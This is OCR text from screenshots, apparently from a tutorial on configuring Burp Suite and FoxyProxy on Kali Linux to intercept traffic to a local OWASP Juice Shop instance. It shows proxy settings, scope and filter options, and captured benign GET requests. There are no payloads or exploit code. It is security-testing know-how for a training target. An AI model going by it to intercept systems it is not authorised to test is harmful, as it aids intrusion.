

FoxyProxy
Disable
Burp Suite Proxy
8080
filter
Quick Add
Set Tab Proxy
Exclude Host
Unset Tab Proxy
Options
Location
IP



Favorites
Recently Used
All Applications
Settings
Usual Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
• CMS & Framework Identification
• Web Application Proxies
• Web Crawlers & Directory Bruteforce
• Web Vulnerability Scanners
burpsuite
commix
skipfish
sqlmap



Request interception rules
Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.
Intercept requests based on the following rules: Master interception is turned off
Add
Edit
Remove
Up
Down
Enabled | Operator | Match type | Relationship | Condition
File extension | Does not match | (^gif$|^jpg$|^png$|^css$|^js$|^ico$|^...
Or | Request | Contains parameters
Or | HTTP method | Does not match | (get|post)
And | URL | Is in target scope
Automatically fix missing or superfluous new lines at end of request
Automatically update Content-Length header when the request is edited



Response interception rules
Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.
Intercept responses based on the following rules: Master interception is turned off
Add
Edit
Remove
Up
Down
Enabled | Operator | Match type | Relationship | Condition
Content type header | Matches | text
Or | Request | Was modified
Or | Request | Was intercepted
And | Status code | Does not match | ^304$
And | URL | Is in target scope
Automatically update Content-Length header when the response is edited



Burp Suite Community Edition v2023.5.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Toggle to enable and disable Intercept



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator
Site map Issue definitions Scope settings
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4
http://cdnjs.cloudflare.com
http://detectportal.firefox.com
http://localhost:3000
/
api
assets
main.js
polyfills.js
rest
runtime.js
socket.io
vendor.js
Host
http://localhost:3000
http://localhost:3000
http://localhost:3000/
Add to scope
Scan
Engagement tools [Pro version only]
Compare site maps
Expand branch
Expand requested items
Collapse branch
Delete host
Copy URLs in this host



Proxy history logging
You have added an item to Target scope. Do you want Burp Proxy to stop sending out-of-scope items to the history or other Burp tools?
Answering "yes" will avoid accumulating project data for out-of-scope items.
Always take the same action in future
Yes
No



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer
Site map Issue definitions Scope settings
1
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
Filter settings
Filter by request type
Show only in-scope items
Show only requested items
Show only parameterized requests
Hide not-found items
2
Filter by MIME type
HTML
Script
XML
CSS
Other text
Images
Flash
Other binary
Filter by status code
2xx [success]
3xx [redirection]
4xx [request error]
5xx [server error]
Folders
Hide empty folders
Filter by search term [Pro only]
Regex
Case sensitive
Negative search
Filter by file extension
Show only: asp,aspx,jsp,php
Hide: js,gif,jpg,png,css
Filter by annotation
Show only commented items
Show only highlighted items
Show all
Hide all
Revert changes
3
Apply



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Settings
Learn
Site map Issue definitions Scope settings
Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://localhost:3000
/
api
Challenges
Feedbacks
Quantitys
assets
i18n
public
main.js
polyfills.js
rest
runtime.js
socket.io
tutorial.js
vendor.js
Host Method URL Params Status code Length MIME type
http://localhost:3000 GET /socket.io/?EIO=4&trans... ✓ 101 129
http://localhost:3000 GET /socket.io/?EIO=4&trans... ✓ 101 129
http://localhost:3000 GET / 200 2425 HTML OWASP
http://localhost:3000 GET /api/Challenges/?name=... ✓ 200 982 JSON
http://localhost:3000 GET /api/Feedbacks/ 200 1797 JSON
http://localhost:3000 GET /assets/i18n/en.json 200 28714 JSON
http://localhost:3000 GET /assets/public/images/up... 200 2425 HTML OWASP
http://localhost:3000 GET /main.js 200 400202 script
http://localhost:3000 GET /polyfills.js 200 54984 script
http://localhost:3000 GET /rest/admin/application-... 200 376 JSON
http://localhost:3000 GET /runtime.js 200 3661 script
http://localhost:3000 GET /socket.io/?EIO=4&trans... ✓ 200 232 JSON
Request
Raw
GET /socket.io/?EIO=4&transport=websocket&sid=_5HGkYCyAWmhqJypAAAA HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
0 matches
Response
Pretty Raw
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: QgbwY3vhKKE+UUfKYv9uLjk8zr4=
Search...
0 matches
Inspector
Request attributes 2
Request query parameters 3
Request headers 15
Response headers 3



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer
Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://localhost:3000 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: language=en; welcomebanner_status=dismiss
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 If-Modified-Since: Sat, 23 Dec 2023 15:18:11 GMT
15 If-None-Match: W/"7c3-18c9741599e"
16
17
Search...
0 matches



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Intercept HTTP history WebSockets history Proxy settings
Request to http://localhost:3000 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: language=en; welcomebanner_status=dismiss
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 If-Modified-Since: Sat, 23 Dec 2023 15:18:11 GMT
15 If-None-Match: W/"7c3-18c9741599e"
16
17
Send to Repeater
Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
